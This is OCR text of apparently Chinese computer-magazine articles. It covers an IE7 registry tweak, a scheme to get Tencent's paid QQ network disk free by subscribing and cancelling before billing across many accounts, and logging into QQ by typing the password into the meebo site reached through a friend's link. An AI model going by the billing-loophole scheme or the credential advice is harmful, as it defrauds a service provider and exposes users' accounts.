


图3 找到“阻止执行首次运行自定义设置”




图4 选择“直接转到‘欢迎使用ie’页面”

方法二：修改注册表

新建一个文本文件，将下面内容复制并保存为.reg文件。

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main]
"RunOnceComplete"=dword:00000001
"RunOnceHasShown"=dword:00000001
```

双击运行该reg文件即可，然后重新启动IE7即可远离那个烦人的初始设置页面了。

如果你的系统是正版的话，网速正常，就打开IE7.0个人设置这个网页（http://runonce.msn.com/runonce2.asPx）设置一下，问题也可以解决。




图5 终于恢复正常了

编辑点评：

现在估计很多虾米都在试用着传说中的IE 7吧？估计很多用户都会遇到文中提到的问题吧？文章对你有帮助吗？NOHACK

免费无限大 极速网络硬盘

图 景宝

从本文您可以学到：

怎样免费开通极速网络硬盘

首先解释下，无限只是理论，免费倒是真的，极速也有条件。无非是一个可选的方法来储存我们的文件。

正题：这个网盘是QQ高级网络硬盘，存储空间512M，每月费用20元，会员下载速度超快，普通用户限制了一部分速度，这就是极速的条件。

现在我们就来免费体验一下吧！

准备工具：

一张移动手机卡

一个作为储存用的QQ号

登录QQ，打开网络硬盘。如图1。




图1 打开网络硬盘

如果是第一次使用网络硬盘，则需要免费开通一下。如图2。

打开后的网络硬盘如图3。

这个网络硬盘只有16M大小（如图3中1所示），并且限制了单个文件大小。单击“升级”，如图3中2所示，弹出如图4界面。

点击“容量增加至：512兆”，支付方式选择“订阅实用英语获赠512M网络硬盘”，输入事先准备好的移动手机卡号码，单




图2　免费开通





图3　打开后的网络硬盘

击"下一步"，进入如图5所示的页面。

点击很醒目的红色字体"获取随机密码"，稍等片刻将接收到验证码，填写到"短信确认码"内。继续填写附加码，单击"下一步"。



图4　升级

如果不出意外，你的手机会发出收到几条信息的提示音，而网页上则提示你包月成功。现在你的QQ号就拥有512M的网络硬盘了。

收费了吗？别急，拿出手机仔细看下腾讯发给我们的信息。

短信大致内容为：你选择了包月服务，会在72小时后开始收费，退定请发送什么什么到什么什么。

相信你也明白了，72小时后才收费，如果我们在72小时前将QQ网络硬盘存满，然后退订，是不会收费的，并且我们储存在QQ网络硬盘里的文件也不会被删除。虽然腾讯会在我们退订掉服务下次打开网络硬盘时提示：请清理您的网络硬盘，下个月将删除您储存的文件。事实上，我用这个方法开通了N个"仓库"长达1年多，也没有丢失任何文件。并且我N个"仓库"中的部分QQ号码由于长时间未登录被收回，里面的东西竟然也全部完好。


图5　输入确认码

下面是我的网络硬盘截图，如图6。

这里的7个共享QQ全是我的"仓库"，每个都是512M大小。




图6

仔细看看，除了第一个和第三个以外，其他的QQ头像是否看上去很奇怪？（色彩奇怪，不过你们看不出来了，杂志上成黑白了…）因为它们都因为长时间未登录被收回了，但是共享还在。

这里有个秘诀。储存满后，将网络硬盘加上密码就可以象我一样了。无限就相对简单了，准备N个QQ，重复以上步骤，就OK了。不过每次登录这么多QQ，太麻烦，所以我们要将这些仓库QQ共享给我们经常上的QQ，这样就方便多了。

开共享方法：被共享的QQ必须是这个QQ的好友，在需要被共享的文件夹上单击右键，选择"设置共享"，选择需要共享的QQ号就可以了。

最后说几件需要注意的事情：

1.开通后一定要在72小时内退订，否则就会收费了。

2.高级网络硬盘有很多功能，比如得到文件路径，把你常用的文件路径记录下来，可以用迅雷等下载工具直接下载的。

3.截止发稿时，我发现好象腾讯对规则做了些修改。24小时后才开通，我没试，不知道是否要等24小时。但是和72小时一比，我们还有48小时时间……。有朋友说短信内容和早期有差异，为本月首次开通将在72小时后收费。那我们就老实的一月开通一个QQ仓库吧，反正是免费的，下个月继续。或者可以拿别的手机开通一下。

4.一定要加密码，还有就是要记得开共享。

后记：

这个方法是我一直在用的，绝对真实免费。不过我不保证本文刊登后，腾讯是否会改变游戏规则。主要目的是告诉大家一个可选的方法。

编辑点评：

如果说TX以前带给我们的是"代码"上的漏洞，那这个算不算是"逻辑"上的漏洞呢？虽然利用起来麻烦了点，但有免费的网盘用总归是好事。

用meebo来登QQ


图　景宝

从本文您可以学到：

通过meebo登录QQ

笔者在网上冲浪正high，好友发来信息，要求和我视频，如图1。

什么东西？笔者好奇心本来就重，于是便有了本文。


图1　发来的信息

按照图1中的链接来到www.imtata.com，又被转到了www.meebo.com.cn，有点小郁闷。

不过待完全打开meebo网后，笔者还是忍不住暗喜了下，如图2。

这不是前段时间昙花一现的WEBQQ吗？

什么是WEBQQ？

与传统的客户端QQ相比，WebQQ是基于Web浏览器的IM服务。您不需要下载QQ客户端，即可在Web浏览器中获得基础的IM服务，具有Web产品固有的便利性特点，又保持了用户在客户端软件的一些操作习惯。目前，WebQQ可以实现即时消息收发、处理添加好友请求、好友分组显示、在线状态切换、群等基础功能。作为客户端QQ的有力补充，WebQQ将为用户提供基于Web的IM服务。该产品的推出旨在进一步完善腾讯的Web产品线，丰富"在线生活"平台。




图2　打开网站后

只可惜腾讯官方在很短一段时间就停止了WEBQQ的服务。

填写好QQ号码和密码，单击登录。在网页的右侧出现了类似QQ客户端的界面。按照要求输入验证码，如图3。

成功登录QQ了，如图4。

测试下，嘿嘿，成功发送消息。

缺点：*必须注册成为meebo用户才可以进行用户设置。*

添加好友只能通过输入好友号码添加，没有在线查找功能。

除了登录QQ，meebo还可以登录MSN。

meebo网还有meewe、meeme，我们也来了解一下。

meewe是一款网页版聊窗式群聊即时通讯产品，让网站轻松拥有强大功能的在线聊天室。无需下载任何客户端软件，只需免费注册meebo账号并定制聊窗信息，把获取到的代码嵌入到论坛、博客、空间或网页适当位置，就可以建立属于自己网站的聊天室。

meeme是一款网页版聊窗式私聊即时通讯产品，网站的访客可以在线与聊窗管理员沟通，管理员也可以主动和访客聊天。用meeme做客服或与好友私聊再合适不过了。

您无需下载任何客户端软件，只需免费注册meebo账号并定制聊窗信息，把获取到的代码嵌入到论坛、博客、空间或网页适当位置。这2样功能都可以作为站长的得力帮手，大家试试就晓得啦。

编辑点评：

说起当初的WebQQ，还真是挺怀念的，毕竟WebQQ不像QQ一样占用那么多的资源，不知道TX为什么要关闭它，现在，我们终于找到替代品了。




图4 成功登录QQ




图3 输入验证码

QQ垃圾文件清除

恐怖小区

